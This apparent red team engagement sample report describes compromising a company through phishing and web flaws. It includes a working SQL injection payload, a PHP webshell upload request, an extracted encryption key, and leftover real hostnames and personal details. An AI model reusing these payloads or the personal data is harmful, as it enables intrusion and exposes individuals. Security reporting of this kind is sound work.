



Red Team Engagement Sample Report



This document is a highly confidential which contains all the information regarding the red team engagement that was done by Infopercept Team on ABC Company.

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Document Version Control

Document Version	Description
1.0	Initial Draft
1.1	Added tactics, techniques & procedures (ttp) used during the engagement

Introduction

Infopercept Team performed a Red Team Engagement (RTE) on ABC COMPANY's domain from 2nd August to 1st September. The engagement performed by Infopercept employed real-world adversary techniques to target the systems under test. The sequence of activities in this approach involves open-source intelligence (OSINT) collection, enumeration, exploitation, phishing, and attack in order to perform goal specific operational impacts.

The goals included:

- Finding an entry point from the outside to get inside the network.
- Test the resilience of cyber infrastructure and the employees against phishing attacks
- Move around in the network to get access to Critical servers and Customer data.
- Find highly confidential data and exfiltrate the data outside the network.

Primary Infiltration Pathway – Executive Summary

1. Exploited web misconfigurations to gain access to **PHPmaker encryption keys** that led to RCE on ABC.com's shared hosting server
2. Gained access to public webapps including employee portal, credit card applications & careers admin panel leading to **sensitive customer information and employee details** with emails
3. **Successful Phishing** campaign against high privileged users leading to email compromise
4. Lack of password sharing hygiene leading to employee **VPN credentials**
5. Weak password policies and password reuse leading to **20+ email account** compromise
6. Weak network ACLs and passwords leading to **super critical internal servers** being compromised
7. Lack of sensitive information storage and sharing hygiene leading to **compromise of numerous workstations**, assets and internal IT infrastructure
8. **API endpoints** extracted from emails and access via the public domain api.ABC.com
9. Lack of authentication on public APIs leading to **mass customer PII disclosure**
Lack of internal login monitoring and ACLs leading to the compromise of super admin applications such as MS Dynamics AX, SADAD, Finnone and Splunk
10. Enormous **customer and vendor information disclosure** via compromised super admin applications
Full control of numerus Application, Database, Backup & Management servers both production and UATs

Introduction – Red Team Exercise

Red Team is designed to benchmark an organizations security controls and processes, particularly around physical security (for example access to buildings and computers/data held within it), general security awareness of staff, network security, procedures, and monitoring.

The end game of a Red Team attack is to provide an organization with a complete 'warts and all' look at its security posture. Usually, Red Teaming takes place during the assessment stage of a business' security process - particularly if it is looking to invest in or upgrade its information security, or if it is carrying out a regular risk audit.

It is particularly valuable to businesses for two key reasons:

- There is no procedure or automated tool in the market that can test an organization's security as intelligently as the human mind.
- Red Teaming tests an organizations' security posture from many angles allowing them to more accurately pinpoint any holes or gaps in security and ensure the right policies, procedures and technology are put in place.

Introduction – Red Team vs VAPT

Red Team is an all-out attempt to gain access to a system by any means. The entire environment is within scope and their goal is to penetrate, maintain persistence, pivot, exfil, to examine what a determined enemy can do. All tactics are available including social engineering. Eventually the red team will get to a point where they own the entire network, or their actions will be caught and they will be stopped by the security administrators of the network they are attacking. At that time, they will report their findings to management in order to assist in the increasing the security of the network. They keep copious notes as this information is valuable later on to fix the weaknesses they exploited. Not many organizations do this, but they usually have an organic red team so the information gleaned from the red team is extremely sensitive. Red team actions are controlled by the manager of the red team.

Penetration test can use the same tactics of a red team (may be limited by management and the scope of the test), and is executed in controlled fashion usually dictated by management and/or asset owners. Typically, the limiting scope of a pen test is time (execution time of the event) in which a report will be made to management. Often in a pen test, before a flaw is exploited, management and system/network engineers must OK the attack to ensure it doesn't affect day to day operations. The goal is the find weaknesses in systems/networks in order to increase the security posture. Pen tester actions are controlled by business management and/or the asset owners

Introduction – Planning Red Team

The red-team exercise is not just a mere pen test; it's an adversary attack simulation exercise that allows us to assess the following:

- If the organization can be breached by an adversary
- If the organization is capable to detect the attack or not
- If an organization is able to contain/ restrict the attack after detection
- If the organization can protect their business-critical assets from the red teamers or not
- How the defenders of an organization perform an incident response in the event of such attacks

Methodology & Approach

Red Team engagements performed by **Infopercept** employ real-world adversary techniques to target the systems under test. Infopercept uses a red team model emulating real adversary tools, techniques and procedures (TTPs) driven by attack scenarios and goals. Unlike a traditional penetration test, the red team model allows for the testing of the entire security scope of an organization to include people, processes and technology.

The three major Red Team phases were used during the engagement to accurately emulate a realistic threat. **Get In, Stay In, and Act.**

The sequence of activities in this approach involves open-source **intelligence (OSINT) collection, enumeration, phishing, exploitation, and attack**. Information gathered during OSINT collection is used in conjunction with passive and active enumeration. Enumeration information typically yields details about specific hardware, services, and software running on remote machines.

The next phase involves analysing all accumulated information to identify potential attack vectors. If a weakness can be exploited, operators attempt to obtain additional access into the network or system and to collect sensitive system information to create effects and demonstrate impact to the customer. Vetted tools, methodologies, and operator experience were employed to prevent unintentional disruption, degradation or denial of service to the customer. Our highly experienced team of professional red team operators were able to get inside the network of ABC Company by following the cyber kill chain methodology.

Scope & Planning – Scenario

The Red Team engagement was based on the Assumed Breach Model utilizing external phishing attack. A coordinated web application attack & phishing attack were used to begin the exercise and involved the support of a trusted agent.

The attack was followed by a credentials theft from the compromised emails and then code execution on the internal servers which did not had the required protective measures in place during the engagement.

The approach of the Assumed Breach Model allows the test to begin quickly and later use access gained from the web application attack & phishing attack to validate actions.

Scope & Planning - Scope

The scope identified by ABC Company is to include any domain, IP, subnet that is registered to the organization -

Target Domain Name	*.ABC.com
	*.ABC.com


In a generic red team engagement, the reverse scope is mentioned instead of a normal scope. A reverse scope is a practice of excluding the targets on which the engagement is not authorized to do.

Scope & Planning – Attack Plan

For this engagement, the following were the attack plan discussed by the Infopercept team:

- Diving deep into OSINT to get as much information as possible on ABC.com & *.XYZ.com
- Performing an Domain Homoglyph Attack by registering a fake domain (ABC.com, note that an 'l' is replaced from the original domain).
- Searching for all the web application servers registered to *.ABC.com & *.XYZ.com domain and finding a vulnerable entry point from there to go inside the network.
- Looking for all the subnets, ports & services, IPs linked to *. ABC.com & *.XYZ.com.
- Getting the email IDs for all the employees and their personal information to perform a spear phishing attack or a watering-hole attack to get inside the network from there.

Attack Narrative – Web Application Attack Surface



The screenshot shows a web application interface with a 'Login' heading. Below the heading, there are two input fields: 'User Name' and 'Password'. Underneath these fields is a checkbox labeled 'Remember me'. At the bottom of the form is a blue button labeled 'Login'.

Figure 1 [Customer Services Ticketing System]

```

Request
Raw Params Headers Hex
1 POST /forms/customer_service_add.php?action=list HTTP/1.1
2 Host: ncsts.optionstech.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----408285198519353630561221433184
8 Content-Length: 1953
9 Origin: https://ncsts.optionstech.com
10 DNT: 1
11 Connection: close
12 Referer: https://ncsts.optionstech.com/forms/customer_service_index_new.php?lang=en
13 Cookie: PHPSESSID=bb047355ebd49fceb14bc38ac937bef
14 Upgrade-Insecure-Requests: 1
15
16 -----408285198519353630561221433184
17 Content-Disposition: form-data; name="txtCustomerName"
18
19 asd
20 -----408285198519353630561221433184
21 Content-Disposition: form-data; name="txtTelNumber"
22
23 0512312312'
24 -----408285198519353630561221433184
25 Content-Disposition: form-data; name="txtCustomerID"
26
27 123' and l=(select 1 from (Select count(*),Concat((select database()),0x3a,floor(rand(0)*2)) y from
28 information_schema.tables group by y) x)--
29 -----408285198519353630561221433184
30 Content-Disposition: form-data; name="selCity"

```

Figure 2 Identified SQL injection in customer support form



Figure 3 Exploiting SQL injection lead to plain text login credentials of the portal




Figure 4 Admin access obtained leading to customer information disclosure

Page « < 1 > » of 2 Records 1 to 20 of 34 +

ID	English Name	Username	Email	Active	User Type	
1		Collection1	Hak	it.com	Active	Department Admin
2		Collection2	ARA	it.com	Disabled	Department Admin
3		Credit1	ncsl	i.com	Active	Department Admin
4		Credit2	Nra:	com	Active	Department Admin
5		Operations1	HAC	t.com	Active	Department Admin
6		Operations2	Nals	st.com	Active	Department Admin
7		Sales1	F.ali		Active	Department Admin
8		Sales2	Mfar	n	Active	Department Admin
9		CustomerCare1	Hon	om	Disabled	Department Admin
11		compliant1	n.m	com	Active	Service Admin
12		compliant2	HOr	m	Active	Service Admin
13		compliant3	Mas	1	Disabled	Service Admin

Figure 5 Along with organization employee information containing Name, Emails, Designations and passwords

Index of /temp

Name	Last modified	Size	Description
Parent Directory	-	-	-
DMS_v1.zip	2016-04-12 14:18 17M	-	-
DMS_v1/	2016-04-12 14:30	-	-

This PC > Downloads > Compressed > DMS_v1.zip > DMS_v1

Name	Type	Compressed size
documentgridcls.php	PHP File	12 KB
documentinfo.php	PHP File	7 KB
documentlist.php	PHP File	13 KB
documentview.php	PHP File	8 KB
ewcfg12.php	PHP File	9 KB
ewdbhelper12.php	PHP File	3 KB
ewemail12.php	PHP File	1 KB
ewfile12.php	PHP File	2 KB
ewlookup12.php	PHP File	2 KB
ewmenu.php	PHP File	1 KB
ewmobilemenu.php	PHP File	1 KB
ewmysql12.php	PHP File	6 KB
ewsession12.php	PHP File	1 KB
ewshared12.php	PHP File	13 KB
ewupload12.php	PHP File	3 KB

Figure 7 Directory Listing flaw lead to complete source code of organization Employee portal built with Phpmaker

```
define("EW_UNFORMAT_YEAR", 50, TRUE); // Unformat year
define("EW_PROJECT_NAME", "DMS_v3", TRUE); // Project
define("EW_CONFIG_FILE_FOLDER", EW_PROJECT_NAME . "",
define("EW_PROJECT_ID", "{BC7C8D8C-71B3-417C-95E9-FF8
$EW_RELATED_PROJECT_ID = "";
$EW_RELATED_LANGUAGE_FOLDER = "";
define("EW_RANDOM_KEY", '14x3uA3Ig868YeZU', TRUE); //
define("EW_PROJECT_STYLESHEET_FILENAME", "phpcss/DMS_v
define("EW_CHARSET", "utf-8", TRUE); // Project charse
define("EW_EMAIL_CHARSET", EW_CHARSET, TRUE); // Emai
define("EW_EMAIL_KEYWORD_SEPARATOR", "", TRUE); // Em
```

Figure 6 Phpmaker's secret encryption key extracted from source code




Figure 8 Used the encryption key to send encrypted SQL queries and gaining access to entire internal database



Figure 9 Extracted Employee ID's and passwords in plain text from the database

```

1 POST /ewupload12.php HTTP/1.1
2 Host: portal.nayifat.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data;
boundary=-----239916401737807321863944489139
9 Content-Length: 892
10 Origin: httpj
11 DNT: 1
12 Connection: close
13 Referer: http://ileadd.php?showmaster=tbl_customer_service&fk_id=
14 Cookie: PHPSESSID=04c0110fcb7685afc8ccde14c01a934c; ncsts_v3[LastUrl]=%2Frep_day_tickets.php
15 -----239916401737807321863944489139
16 Content-Disposition: form-data; name="id"
17
18 x_fil_name
19 -----239916401737807321863944489139
20 Content-Disposition: form-data; name="table"
21
22 tbl_file
23 -----239916401737807321863944489139
24 Content-Disposition: form-data; name="replace"
25
26 1
27 -----239916401737807321863944489139
28 Content-Disposition: form-data; name="exts"
29
30 gif,jpg,jpeg,bmp,png,doc,docx,xls,xlsx,pdf,zip,php
31 -----239916401737807321863944489139
32 Content-Disposition: form-data; name="maxsize"
33
34 2000000
35 -----239916401737807321863944489139
36 Content-Disposition: form-data; name="x_fil_name"; filename="a.php.jpg"
37 Content-Type: image/jpeg
38
39 <?php system($_GET['bullaa']) ?>
40 -----239916401737807321863944489139
41

```

```

1 HTTP/1.1 200 OK
2 Date: Tue, 04 Aug 2020 02:21:07 GMT
3 Server: Apache
4 Expires: Mon, 26 Jul 1997 05:00:00 GMT
5 X-UA-Compatible: IE=edge
6 Pragma: no-cache
7 Cache-Control: no-store, no-cache, must-revalidate
8 Content-Disposition: inline; filename="files.json"
9 X-Content-Type-Options: nosniff
10 Access-Control-Allow-Origin: *
11 Access-Control-Allow-Credentials: false
12 Access-Control-Allow-Methods: OPTIONS, HEAD, GET, POST, PUT, PATCH
13 Access-Control-Allow-Headers: Content-Type, Content-Range, Content-Disposition
14 Vary: Accept,Accept-Encoding
15 Upgrade: h2,h2c
16 Connection: Upgrade, close
17 Last-Modified: Tue, 04 Aug 2020 02:21:07 GMT
18 Content-Length: 333
19 Content-Type: application/json
20
21 {
  "files":[
    {
      "name":"a.php",
      "size":33,
      "type":"image/jpeg",
      "url":"http://portal.nayifat.com/ewupload12.php?rnd=38",
      "deleteUrl":"http://portal.nayifat.com/ewupload12.php?",
      "deleteType":"POST"
    }
  ]
}

```

Figure 10 Exploited a Arbitrary File upload vulnerability to upload a php webshell on the portal.ABC.com server



Figure 11 Leading to complete access to the hosting server and all assets/code on it




Figure 12 [ABC.com (main website + sub applications)]




Figure 13 Utilizing the webshell on portal.ABC.com, read the source code of ABC.com's numerous other panels including the webcontent admin panel. Extracted the PHPmaker encryption secret.

Request

Raw Params Headers Hex

```

1 POST /admin/ewlookup14.php HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 104
10 Origin: http://nayifat.com
11 DNT: 1
12 Connection: close
13 Referer: http://om/tbl_customer_servic
14 Cookie: PHPSESSID=bb047355ebd49fceb14bc38ac937bef
15
16 s=c6At8NO4neOevAknU6vOJa6oTh-CRS4N&t0=3&fn0=&lang=en&ajax

```

Response

Raw Headers Hex JSON Beautifier

```

1 HTTP/1.1 200 OK
2 Date: Tue, 04 Aug 2020 02:57:22 GMT
3 Server: Apache
4 Expires: Sat, 26 Jul 1997 05:00:00 GMT
5 Cache-Control: private, no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 X-UA-Compatible: IE=edge
8 Upgrade: h2,h2c
9 Connection: Upgrade, close
10 Last-Modified: Tue, 04 Aug 2020 02:57:23 GMT
11 Content-Length: 21
12 Content-Type: application/json; charset=utf-8
13
14 [
15   [
16     "nayifat_web2017"
17   ]
18 ]

```

Figure 14 Exploited the secret in similar fashion to execute arbitrary SQL queries on ABC.com's webadmin database

```

15 [
16   [
17     "36",
18     "1009000000",
19     "1",
20     "0000000000",
21     "1979-06-28",
22     "13035",
23     "3",
24     "6",
25     "2020-06-18 02:04:15"
26   ],
27   [
28     "35",
29     "1000000000",
30     "1",
31     "ime993@gmail.com",
32     "0555616681",
33     "1978-08-17",
34     "14700",
35     "3",
36     "6",
37     "2020-06-18 00:01:11"
38   ]
39 ]

```

```

1 [
2   [
3     "cc_id"
4   ],
5   [
6     "cc_name"
7   ],
8   [
9     "cc_nid"
10  ],
11  [
12    "cc_nationality_id"
13  ],
14  [
15    "cc_email"
16  ],
17  [
18    "cc_mobile_number"
19  ],
20  [
21    "cc_date_of_birth"
22  ],
23  [
24    "cc_income"
25  ],
26  [
27    "cc_sector_id"
28  ],
29  [
30    "cc_status_id"
31  ],
32  [
33    "cc_note"
34  ],
35  [
36    "cc_submitdate"
37  ]
38 ]

```

```

[
  [
    "1",
    "ihab",
    "ihab",
    "1",
    "Ihab AbuHilal"
  ],
  [
    "2",
    "view",
    "http://www.nayifat.com",
    "1",
    "2",
    "View user"
  ],
  [
    "3",
    "admin",
    "http://www.nayifat.com",
    "1",
    "1"
  ]
]

```

Figure 15 This led to complete database access on the hosting server leading to sensitive customer information, credit card users, job appliers and internal employees




Figure 14 Used the credentials to gain complete access to ABC.com webcontent admin panel




Figure 15 Used the credentials to gain complete access to ABC.com careers admin panel

